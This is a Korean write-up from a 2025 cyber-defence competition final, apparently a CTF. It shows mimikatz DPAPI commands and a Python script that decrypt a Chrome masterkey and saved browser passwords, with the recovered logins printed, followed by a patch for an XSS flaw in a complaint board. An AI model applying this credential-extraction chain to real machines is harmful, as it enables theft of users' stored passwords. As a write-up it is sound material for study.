
```
minikatz # dpapi::masterkey /in:"C:\Users\User\Desktop\crackMS-1-5-21-2492182386-177861239-4053089155-1001\93b8805a-855c-4e4c-9108-c1d403cbf93d" /sid:S-1-5-21-2492182386-177861239-4053089155-1001 /password:secure1
**MASTERKEY**
dwVersion : 00000002 - 2
szGuid : {93b8805a-855c-4e4c-9108-c1d403cbf93d}
dwFlags : 00000016 - 5
dwMasterKeyLen : 00000000 - 176
dwBackupKeyLen : 00000000 - 144
dwFirstLen : 00000012 - 20
dwDomainKeyLen : 00000000 - 0
(masterkey)
**MASTERKEY**
dwVersion : 00000002 - 2
salt : 0110c36a713c30e930d98ef2e4105f5
rounds : 00011f40 - 8000
algHash : 0000800e - 32782 (CALG_SHA_512)
algCrypt : 00006810 - 26128 (CALG_AES_256)
pkkey : 691d48f01d0b3d4f29c3b63a4e47b5cd7f8390bd7aff8937c4b3d9b9bec4a4f490f7f6298531d5c1a2810a354d25aace4a5425a6683f6198c4044e030ba19c0ae92d3d453beac8a0c07b04a2b4c294dc96192f14426595c982d7eadd3d8fbfc7051be02f91cc2d40e48a6573daf3b0eb5594ee59bc1727c3de3107ac6bf37cf6ae56b4c4a2e88a0ecfa50a1a

(backupkey)
**MASTERKEY**
dwVersion : 00000002 - 2
salt : d5966aa81dc49bf007b56505b8bc172
rounds : 00011f40 - 8000
algHash : 0000800e - 32782 (CALG_SHA_512)
algCrypt : 00006810 - 26128 (CALG_AES_256)
pkkey : 54485190e2c0b37d14c55edee9948c7d1e45d6ae6622f020d45dc4563174750223bd4c5cc3b859d0fd77c242d8fd17ea5eb653821cd41b336f08319deac107a313690409ebd79193dcf04aa436826bf611a84fd8216af42ab16d9a5ubc5eed511dcf6bd0db8583577bec0c634f

(credhist)
**CREDHIST INFO**
dwVersion : 00000003 - 3
guid : {1b54fa40-429f-4e44-9a68-3f2ace4e6aba}

(masterkey) with volatile cache: SID: S-1-5-21-2492182386-177861239-4053089155-1001; GUID: {1654fa40-429f-4e44-9a68-3f2ace4e6aba}; MD4: 14fffb98480179d94b603370d3a9ebe1; SHA1: 41cd28dcd8971a3a2f7634a35ecc21033dbf147; Key: 4860bab74f9f994006109418e38c80b5421fb4e4d84d5ab2cbcd34023504b4df0a2539df96b6f2497ce8233d18e54c90aebf7850fe5a5e320bc9fd9fa1ec; sha1: e57802e2c2f1eb0bbfd070753312386f0dbd673
(masterkey) with password: secure1 (normal user)
Key: 4860bab74f9f994006109418e38c80b5421fb4e4d84d5ab2cbcd34023504b4df0a2539df96b6f2497ce8233d18e54c90aebf7850fe5a5e320bc9fd9fa1ec; sha1: e57802e2c2f1eb0bbfd070753312386f0dbd673
```

크롬의 Local State 파일에 저장된 encrypted_key를 base64로 디코딩한 후 앞에서 획득한 마스터키로 다시 한번 복호화하여 키 획득.



```
minikatz # dpapi::blob /masterkey:4860bab74f9f994006109418e38c80b5421fb4e4d84d5ab2cbcd34023504b4df0a2539df96b6f2497ce8233d18e54c90aebf7850fe5a5e320bc9fd9fa1ec /in:"dec_data" /out:aes.dec
**BLOB**
dwVersion : 00000001 - 1
guidProvider : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey : {93b8805a-855c-4e4c-9108-c1d403cbf93d}
dwFlags : 00000010 - 16 (audit ; )
dwDescriptionLen : 0000001c - 28
szDescription : Google Chrome
algCrypt : 00006810 - 26128 (CALG_AES_256)
dwAlgCryptLen : 00000100 - 256
dwSaltLen : 00000020 - 32
pbSalt : e4250f61c8572daf7e74f2df42f2612cf6c9c37b58076afddfaefda68ed4b15
dwHmacKeyLen : 00000000 - 0
pbHmacKey : 0000800e - 32782 (CALG_SHA_512)
algHash : 00000020 - 512
dwAlgHashLen : 00000020 - 32
pbHmac2KeyLen : 00000020 - 48
pbHmac2Key : 5045cea3a7e437cf116d6e91491da0884702fccc940782e9a7b441e619d08813a
dwDataLen : 00000000 - 48
pbData : 8a1ea7c451c7f1081a0fad5de2939e80b0b1703b22d96c0e313c82e6d5ab0e92e91c5bb0e46874948a775e28d014aab
dwSigLen : 00000040 - 64
pbSig : 01a6ad1abdd518ca4b7e16252072ecde7f59951996e7292596f5841bc0c373f45cfbc848d259cda11de675c420f65ee6a97eadd63e88a3dfaa3959834b318ac

* volatile cache: GUID: {93b8805a-855c-4e4c-9108-c1d403cbf93d}; KeyHash: e57802e2c2f1eb0bbfd070753312386f0dbd673
* masterkey : 4860bab74f9f994006109418e38c80b5421fb4e4d84d5ab2cbcd34023504b4df0a2539df96b6f2497ce8233d18e54c90aebf7850fe5a5e320bc9fd9fa1ec
description : Google Chrome
Write to file 'aes.dec' is OK
```

획득한 키를 사용하여 Login Data에 저장된 암호화된 패스워드를 복호화하여 사용자가 접속한 페이지의 패스워드를 획득하고 사이트에 접속하여 플래그 획득.

2025 사이버공격방어대회 본선 Write-Up

```
PS C:\workspace\cce2025_final\broadcast> python .\dec.py
Secret Key: b'ow\xcf\xe0%\xc9\x08 f\xdfc\xb6CD\x82\xce\x10j\x1a%\xb6\x94M\xb92\x9e]P\x93\t\x84'
URL: https://www.netflix.com/kr-en/login
Username: variety@songpa.com
Password: variety123
=====
URL: https://www.tving.com/account/login/tving
Username: variety@songpa.com
Password: variety123
=====
URL: https://www.gomlab.com/users/login
Username: variety@songpa.com
Password: variety123
=====
URL: https://streamable.com/login
Username: variety@songpa.com
Password: variety123
=====
URL: http://ccemedia.servemp3.com:8080/login
Username: variety@songpa.com
Password: !10@Rla#aLS$Tn%04
=====
URL: https://www.transfernow.net/en/signin
Username: variety@songpa.com
Password: variety123
=====
URL: https://www.dropbox.com/login
Username: variety@songpa.com
Password: variety123
=====
URL: https://auth.services.adobe.com/en_US/index.html
Username: variety@songpa.com
Password: variety123
=====
```

2025 사이버공격방어대회 본선 Write-Up

업로드 성공

MediaCloud 프리미엄 스토리지

MediaCloud 계정 인증이 완료되었습니다!

 로그인 계정: variety@songpa.com

 접속 시간: 2024-12-15 23:47:32

 접속 IP: 210.117.xxx.xxx (송파구, 서울)

업로드 완료된 파일

파일명: 송파방송국_예능국_시사본_1편.mp4

파일 크기: 1.2GB (1,287,651,328 bytes)

해상도: 1920x1080 (Full HD)

업로드 완료: 2024-12-15 23:51:07

공유 링크:

<https://cdn.mediacloud.io/v/8x9kL2mP...>

 `cce2025{ec778f551142150
ca86bf21c4edecdff247d71ff3
0a1b83ce70cb78af93536ba8c6
5352d13c5c512d56e89d15372c
080b65b2fb3b56254768b56b0}`

2025 사이버공격방어대회 본선 Write-Up

```
dec_data.py / ...
import json
import base64

fh = open('AppData/Local/Google/Chrome/User Data/Local State', 'rb')
encrypted_key = json.load(fh)

encrypted_key = encrypted_key['os_crypt']['encrypted_key']

decrypted_key = base64.b64decode(encrypted_key)


open("dec_data", 'wb').write(decrypted_key[5:])
```

```
def generate_cipher(aes_key, iv):
    return AES.new(aes_key, AES.MODE_GCM, iv)

def decrypt_password(ciphertext, secret_key):
    try:
        iv = ciphertext[3:15]
        payload = ciphertext[15:]
        cipher = generate_cipher(secret_key, iv)
        decrypted_pass = decrypt_payload(cipher, payload)[-15:].decode()
        return decrypted_pass
    except Exception as e:
        return "Error: " + str(e)

def main():
    secret_key = get_secret_key()
    print("Secret Key: " + str(secret_key))
    login_db = "Login Data"
    conn = sqlite3.connect(login_db)
    cursor = conn.cursor()
    cursor.execute("SELECT action_url, username_value, password_value FROM logins")
    for r in cursor.fetchall():
        url = r[0]
        username = r[1]
        ciphertext = r[2]
        if len(ciphertext) > 0:
            decrypted_password = decrypt_password(ciphertext, secret_key)
        else:
            decrypted_password = ""
        if username or decrypted_password:
            print(f"URL: {url}\nUsername: {username}\nPassword: {decrypted_password}\n{'='*50}")
    cursor.close()
    conn.close()
```

2025 사이버공격방어대회 본선 Write-Up

팀명	GetReadyForTheNextPingPong
문제명	Live-Fire 취약점 패치 방법
문제 풀이과정 작성(스크린샷 필수)	
<p>1. XSS 취약점 패치.</p> <p>민원게시글에 올라와있는 test 글을 보면</p> <pre> "test"</pre> <p>로 업로드 되어 XSS가 발생하는 것을 알 수 있다.</p>  <p>즉, 이부분을 패치하려면 사용자가 업로드한 게시글의 입력값을 dom에 파싱할 때 필터를 걸어야 한다.</p> <pre>document.addEventListener('DOMContentLoaded', function() { const complaintContent = <?php echo json_encode(\$complaint['content']); ?>; 이부분을 document.addEventListener('DOMContentLoaded', function() { const dataTag = document.getElementById('complaint-content-data'); let complaintContent = ''; if (dataTag) { try { complaintContent = JSON.parse(dataTag.textContent); } catch (e) { console.error('Invalid JSON content for complaint:', e); } } } <!-- 민원 내용 JSON 데이터 (XSS 방지용) --> <script type="application/json" id="complaint-content-data"> <?php echo json_encode(\$complaint['content'], JSON_HEX_TAG JSON_HEX_AMP JSON_HEX_APOS JSON_HEX_QUOT); ?></pre>	

2025 사이버공격방어대회 본선 Write-Up

</script>

와 같이 두부분을 최초에 추가하여 배포하였다.

하지만, 공격이 막히지 않아 app.js에서 파싱하는 곳

```
258
259
260
261
    try {
      const templateContent = `<div class="admin-complaint-content">${content}</div>`;
    }
```

해당 부분을

```
258
259
260
261
262
263
    try {
      const templateContent = `<div class="admin-complaint-content"
      v-text="content"></div>`;
      const AdminDynamicComponent = Vue.extend({
        template: templateContent,
```

다음과 같이 패치하여 배포하였다.

최종 성공하였다.